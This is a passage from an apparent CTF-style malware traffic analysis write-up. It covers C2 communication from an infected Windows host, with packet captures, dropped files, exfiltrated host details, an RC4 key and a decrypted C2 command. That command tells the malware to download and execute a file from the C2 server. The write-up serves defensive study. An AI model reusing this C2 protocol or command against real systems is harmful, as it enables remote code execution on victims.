12563  67.596124   87.249.49.206  10.4.17.101    HTTP/XML   1142 HTTP/1.1 207 Multi-Status
12604  83.776137   10.4.17.101    85.239.53.2…   HTTP/JS…    224 POST /api/gateway HTTP/1.1 , JSON (application/json)
12607  83.903214   85.239.53.219  10.4.17.101    HTTP/JS…    320 HTTP/1.1 200 OK , JSON (application/json)
12608  83.908760   10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12610  84.008218   85.239.53.219  10.4.17.101    HTTP/JS…    432 HTTP/1.1 200 OK , JSON (application/json)
12644  104.013734  10.4.17.101    85.239.53.2…   HTTP        283 GET /download?id=Nevada&module=2&filename=None HTTP/1.1
12645  104.099841  85.239.53.219  10.4.17.101    HTTP        284 HTTP/1.1 500 Internal Server Error  (text/plain)
12646  104.105468  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12647  104.195928  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12657  124.198118  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12658  124.309739  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12675  144.315605  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12676  144.417801  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
```

From the captured traffic, it is evident that the communication was consistently occurring between the internal host at **10.4.17.101** and the external IP address **85.239.53.219**.

Task 9: Which file, included in the original package, is extracted and utilized by the malware during execution?

Upon reviewing the **Dropped Files** section under the Relations tab in VirusTotal, it was observed that the malware extracts and deploys a file named **forcedelctl.dll** on the victim machine. This indicates that forcedelctl.dll is included within the original malicious package and is subsequently utilized during the malware's execution phase.



Dropped Files (9)

Scanned	Detections	File type	Name
2025-08-06	53 / 72	Win32 DLL	forcedelctl.dll
2025-08-07	0 / 72	Win32 DLL	Binary.aicustact.dll
2024-04-17	0 / 60	MS Word Document	inprogressinstallinfo.ipi
2025-08-18	41 / 62	Windows Installer	avp.msi
2024-04-17	0 / 60	MS Word Document	SourceHash{52EF198D-0C6C-406A-803F-F86D93DD7930}
?	?	file	1c9f9020272e81337fe69a8fbfabbf76db7b1629e7d30623233c306418700f47
?	?	file	43c825689ac741277f595567b87c6de77bdb9e80f2fd99730ebf0782e09ab6c8
?	?	file	5bb9973836d416ae7c58f7ae383d7e006f94b6953a5c13bdb38c1eda6e2a26a0
?	?	file	942a9c95190cc5cf802d8a498aca1470606a3b37fed9b94972da141809ff34f0

Task 10: What program is used to execute the malware


The malware arrives as an **MSI** (avp.msi). On Windows, MSI packages are executed by **msiexec.exe**—that's the only standard program that installs/executes MSI payloads.

Task 11: What is the hostname of the compromised machine?

There is a POST request made to /api/gateway with the content of:

```
{
  "ip": "173.66.46.97",
  "domain": "WORKGROUP",
  "hostname": "DESKTOP-FWQ3U4C",
  "arch": "x86",
  "os_version": "Windows 6.3.9600",
  "cur_user": "User",
  "owner": "Nevada"
}
```

This JSON object is the **system reconnaissance data** being exfiltrated by the malware to the attacker's C2 (Command-and-Control) server. Essentially, the malware is "phoning home" with details about the victim machine so the attacker knows what environment they've compromised.




```
http

No.   Time        Source         Destination    Protocol  Length Info
12558 67.276618   10.4.17.101    87.249.49.2…   HTTP        216 PROPFIND /share HTTP/1.1
12563 67.596124   87.249.49.206  10.4.17.101    HTTP/XML   1142 HTTP/1.1 207 Multi-Status
12604 83.776137   10.4.17.101    85.239.53.2…   HTTP/JS…    224 POST /api/gateway HTTP/1.1 , JSON (application/json)
12607 83.903214   85.239.53.219  10.4.17.101    HTTP/JS…    320 HTTP/1.1 200 OK , JSON (application/json)
12608 83.908760   10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12610 84.008218   85.239.53.219  10.4.17.101    HTTP/JS…    432 HTTP/1.1 200 OK , JSON (application/json)
12644 104.013734  10.4.17.101    85.239.53.2…   HTTP        283 GET /download?id=Nevada&module=2&filename=None HTTP/1.1
12645 104.099841  85.239.53.219  10.4.17.101    HTTP        284 HTTP/1.1 500 Internal Server Error  (text/plain)
12646 104.105468  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12647 104.195928  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12657 124.198118  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12658 124.309739  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12675 144.315605  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12676 144.417801  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
```

```
        [Path: /domain]
    Member: hostname
        [Path with value: /hostname:DESKTOP-FWQ3U4C]
        [Member with value: hostname:DESKTOP-FWQ3U4C]
        String value: DESKTOP-FWQ3U4C
        Key: hostname
        [Path: /hostname]
    Member: arch
        [Path with value: /arch:x86]
        [Member with value: arch:x86]
        String value: x86
```

```
00b0  4c 2c 20 6c 69 6b 65 20  47 65 63 6b 6f 29 20 43   L, like  Gecko) C
00c0  68 72 6f 6d 65 2f 31 32  30 2e 30 2e 30 2e 30 20   hrome/12 0.0.0.0
00d0  53 61 66 61 72 69 2f 35  33 37 2e 33 36 0d 0a 43   Safari/5 37.36··C
00e0  6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 31   ontent-L ength: 1
00f0  37 30 0d 0a 48 6f 73 74  3a 20 38 35 2e 32 33 39   70··Host : 85.239
0100  2e 35 33 2e 32 31 39 0d  0a 0d 0a 7b 22 76 65 72   .53.219· ···{"ver
0110  73 69 6f 6e 22 3a 22 76  31 2e 34 2e 30 22 2c 22   sion":"v 1.4.0","
0120  69 70 22 3a 22 31 37 33  2e 36 36 2e 34 36 2e 39   ip":"173 .66.46.9
0130  37 22 2c 22 64 6f 6d 61  69 6e 22 3a 22 57 4f 52   7","doma in":"WOR
0140  4b 47 52 4f 55 50 22 2c  22 68 6f 73 74 6e 61 6d   KGROUP", "hostnam
0150  65 22 3a 22 44 45 53 4b  54 4f 50 2d 46 57 51 33   e":"DESK TOP-FWQ3
0160  55 34 43 22 2c 22 61 72  63 68 22 3a 22 78 38 36   U4C","ar ch":"x86
0170  22 2c 22 6f 73 5f 76 65  72 73 69 6f 6e 22 3a 22   ","os_ve rsion":"
```

Task 12: What is the key that was used in the attack?

After the POST request is being made, there is a successful response from the **C2 server** with the key for encrypting future communication and id of the session.



```
12558 67.276618   10.4.17.101    87.249.49.2…   HTTP        216 PROPFIND /share HTTP/1.1
12563 67.596124   87.249.49.206  10.4.17.101    HTTP/XML   1142 HTTP/1.1 207 Multi-Status
12604 83.776137   10.4.17.101    85.239.53.2…   HTTP/JS…    224 POST /api/gateway HTTP/1.1 , JSON (application/json)
12607 83.903214   85.239.53.219  10.4.17.101    HTTP/JS…    320 HTTP/1.1 200 OK , JSON (application/json)
12608 83.908760   10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12610 84.008218   85.239.53.219  10.4.17.101    HTTP/JS…    432 HTTP/1.1 200 OK , JSON (application/json)
12644 104.013734  10.4.17.101    85.239.53.2…   HTTP        283 GET /download?id=Nevada&module=2&filename=None HTTP/1.1
12645 104.099841  85.239.53.219  10.4.17.101    HTTP        284 HTTP/1.1 500 Internal Server Error  (text/plain)
12646 104.105468  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12647 104.195928  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12657 124.198118  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12658 124.309739  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12675 144.315605  10.4.17.101    85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12676 144.417801  85.239.53.219  10.4.17.101    HTTP        239 HTTP/1.1 200 OK
```

```
    [Full request URI: http://85.239.53.219/api/gateway]
    File Data: 74 bytes
JavaScript Object Notation: application/json
  Object
    Member: key
        [Path with value: /key:WkZPxBoH6CA3Ok4iI]
        [Member with value: key:WkZPxBoH6CA3Ok4iI]
        String value: WkZPxBoH6CA3Ok4iI
        Key: key
        [Path: /key]
    Member: id
        [Path with value: /id:b98c911c-e29c-396e-2990-a7441af79546]
        [Member with value: id:b98c911c-e29c-396e-2990-a7441af79546]
        String value: b98c911c-e29c-396e-2990-a7441af79546
        Key: id
        [Path: /id]
```

```
0010  01 32 e4 3d 40 00 2b 06  c3 55 55 ef 35 db 0a 04   ·2·=@·+· ·UU·5···
0020  11 65 00 50 c2 66 83 24  05 a5 1b 0b 3a ae 50 18   ·e·P·f·$ ····:·P·
0030  01 f5 10 52 00 00 48 54  54 50 2f 31 2e 31 20 32   ···R··HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK··S erver: n
0050  67 69 6e 78 0d 0a 44 61  74 65 3a 20 57 65 64 2c   ginx··Da te: Wed,
0060  20 31 37 20 41 70 72 20  32 30 32 34 20 31 39 3a    17 Apr  2024 19:
0070  33 38 3a 31 30 20 47 4d  54 0d 0a 43 6f 6e 74 65   38:10 GM T··Conte
0080  6e 74 2d 54 79 70 65 3a  20 61 70 70 6c 69 63 61   nt-Type:  applica
0090  74 69 6f 6e 2f 6a 73 6f  6e 3b 20 63 68 61 72 73   tion/jso n; chars
00a0  65 74 3d 75 74 66 2d 38  0d 0a 43 6f 6e 74 65 6e   et=utf-8 ··Conten
00b0  74 2d 4c 65 6e 67 74 68  3a 20 37 34 0d 0a 43 6f   t-Length : 74··Co
00c0  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
00d0  6c 69 76 65 0d 0a 52 65  66 65 72 72 65 72 2d 50   live··Re ferrer-P
00e0  6f 6c 69 63 79 3a 20 6e  6f 2d 72 65 66 65 72 72   olicy: n o-referr
00f0  65 72 0d 0a 0d 0a 7b 22  6b 65 79 22 3a 20 22 57   er····{" key": "W
0100  6b 5a 50 78 42 6f 48 36  43 41 33 4f 6b 34 69 49   kZPxBoH6 CA3Ok4iI
0110  22 2c 20 22 69 64 22 3a  20 22 62 39 38 63 39 31   ", "id":  "b98c91
0120  31 63 2d 65 32 39 63 2d  33 39 36 65 2d 32 39 39   1c-e29c- 396e-299
0130  30 2d 61 37 34 34 31 61  66 37 39 35 34 36 22 7d   0-a7441a f79546"}
```

Key: **WkZPxBoH6CA3Ok4iI**

Task 13: What is the os_version of the compromised machine?


"os_version": "**Windows 6.3.9600**"

Task 14: What is the owner name of the compromised machine?

"owner": "**Nevada**"

Task 15: After decrypting the communication from the malware, what command is revealed to be sent to the C2 server?

After establishing the connection, the attacker tried to POST a command to the C2 server which can be seen in the Javascript object of the response.



```
http
No.   Time        Source          Destination    Protocol  Length Info
12558 67.276618   10.4.17.101     87.249.49.2…   HTTP        216 PROPFIND /share HTTP/1.1
12563 67.596124   87.249.49.206   10.4.17.101    HTTP/XML   1142 HTTP/1.1 207 Multi-Status
12604 83.776137   10.4.17.101     85.239.53.2…   HTTP/JS…    224 POST /api/gateway HTTP/1.1 , JSON (application/json)
12607 83.903214   85.239.53.219   10.4.17.101    HTTP/JS…    320 HTTP/1.1 200 OK , JSON (application/json)
12608 83.908760   10.4.17.101     85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12610 84.008218   85.239.53.219   10.4.17.101    HTTP/JS…    432 HTTP/1.1 200 OK , JSON (application/json)
12644 104.013734  10.4.17.101     85.239.53.2…   HTTP        283 GET /download?id=Nevada&module=2&filename=None HTTP/1.1
12645 104.099841  85.239.53.219   10.4.17.101    HTTP        284 HTTP/1.1 500 Internal Server Error  (text/plain)
12646 104.105468  10.4.17.101     85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12647 104.195928  85.239.53.219   10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12657 124.198118  10.4.17.101     85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12658 124.309739  85.239.53.219   10.4.17.101    HTTP        239 HTTP/1.1 200 OK
12675 144.315605  10.4.17.101     85.239.53.2…   HTTP        354 POST /api/b98c911c-e29c-396e-2990-a7441af79546/tasks HTTP/1.1
12676 144.417801  85.239.53.219   10.4.17.101    HTTP        239 HTTP/1.1 200 OK
```


```
    File Data: 185 bytes
  JavaScript Object Notation: application/json
    Object
      Member: id
          [Path with value: /id:576ba7b6-077c-45fb-94b4-10fd156e93c3]
          [Member with value: id:576ba7b6-077c-45fb-94b4-10fd156e93c3]
          String value: 576ba7b6-077c-45fb-94b4-10fd156e93c3
          Key: id
          [Path: /id]
      Member: job
          [Path with value: /job:B//jOYkMjUR2wj+L/9U9WafJi7K/GMIoeILXOeXYfdGUMV8eNqoLdrQlZ35neKaqiGJ4Vi
          [Member with value: job:B//jOYkMjUR2wj+L/9U9WafJi7K/GMIoeILXOeXYfdGUMV8eNqoLdrQlZ35neKaqiGJ4V
          String value: B//jOYkMjUR2wj+L/9U9WafJi7K/GMIoeILXOeXYfdGUMV8eNqoLdrQlZ35neKaqiGJ4Vijv4WuInBY
          Key: job
          [Path: /job]
```

```
0080  6e 74 2d 54 79 70 65 3a  20 61 70 70 6c 69 63 61   nt-Type:  applica
0090  74 69 6f 6e 2f 6a 73 6f  6e 3b 20 63 68 61 72 73   tion/jso n; chars
00a0  65 74 3d 75 74 66 2d 38  0d 0a 43 6f 6e 74 65 6e   et=utf-8 ··Conten
00b0  74 2d 4c 65 6e 67 74 68  3a 20 31 38 35 0d 0a 43   t-Length : 185··C
00c0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio n: keep-
00d0  61 6c 69 76 65 0d 0a 52  65 66 65 72 72 65 72 2d   alive··R eferrer-
00e0  50 6f 6c 69 63 79 3a 20  6e 6f 2d 72 65 66 65 72   Policy:  no-refer
00f0  72 65 72 0d 0a 0d 0a 7b  22 69 64 22 3a 20 22 35   rer····{ "id": "5
0100  37 36 62 61 37 62 36 2d  30 37 37 63 2d 34 35 66   76ba7b6- 077c-45f
0110  62 2d 39 34 62 34 2d 31  30 66 64 31 35 36 65 39   b-94b4-1 0fd156e9
0120  33 63 33 22 2c 20 22 6a  6f 62 22 3a 20 22 42 2f   3c3", "j ob": "B/
0130  2f 6a 4f 59 6b 4d 6a 55  52 32 77 6a 2b 4c 2f 39   /jOYkMjU R2wj+L/9
0140  55 39 57 61 66 4a 69 37  4b 2f 47 4d 49 6f 65 49   U9WafJi7 K/GMIoeI
0150  4c 58 4f 65 58 59 66 64  47 55 4d 56 38 65 4e 71   LXOeXYfd GUMV8eNq
0160  6f 4c 64 72 51 6c 5a 33  35 6e 65 4b 61 71 69 47   oLdrQlZ3 5neKaqiG
0170  4a 34 56 69 6a 76 34 57  75 49 6e 42 59 46 67 31   J4Vijv4W uInBYFg1
0180  6e 6e 57 39 73 59 30 73  64 71 30 69 6d 59 48 49   nnW9sY0s dq0imYHI
0190  31 6a 57 2b 73 6b 6a 5a  49 67 7a 33 49 43 67 4e   1jW+skjZ Igz3ICgN
01a0  53 78 4f 6b 78 52 54 70  77 7a 43 41 3d 3d 22 7d   SxOkxRTp wzCA=="}
```

The encrypted command:

B//jOYkMjUR2wj+L/9U9WafJi7K/GMIoeILXOeXYfdGUMV8eNqoLdrQlZ35neKaqiGJ4Vijv4WuInBYFg1nnW9sY0sdq0imYHI1jW+skjZIgz3ICgNSxOkxRTpwzCA==

I tried decrypting it with base64 and RC4 along with the key **WkZPxBoH6CA3Ok4iI** and



gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)RC4(%7B'option':'UTF8','string':'WkZPxBoH6CA3Ok4...

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

RC4

Passphrase: WkZPxBoH6CA... UTF8

Input format: Latin1

Output format: Latin1

```
B//jOYkMjUR2wj+L/9U9WafJi7K/GMIoeILXOeXYfdGUMV8eNqoLdrQlZ35neKaqiGJ4Vijv4WuInBYFg
1nnW9sY0sdq0imYHI1jW+skjZIgz3ICgNSxOkxRTpwzCA==
```

128 1

```
{"command": "exe", "args": ["http://85.239.53.219/download?
id=Nevada&module=2&filename=None"]}
```

{"command": "exe", "args": ["http://85.239.53.219/download?id=Nevada&module=2&filename=None"]}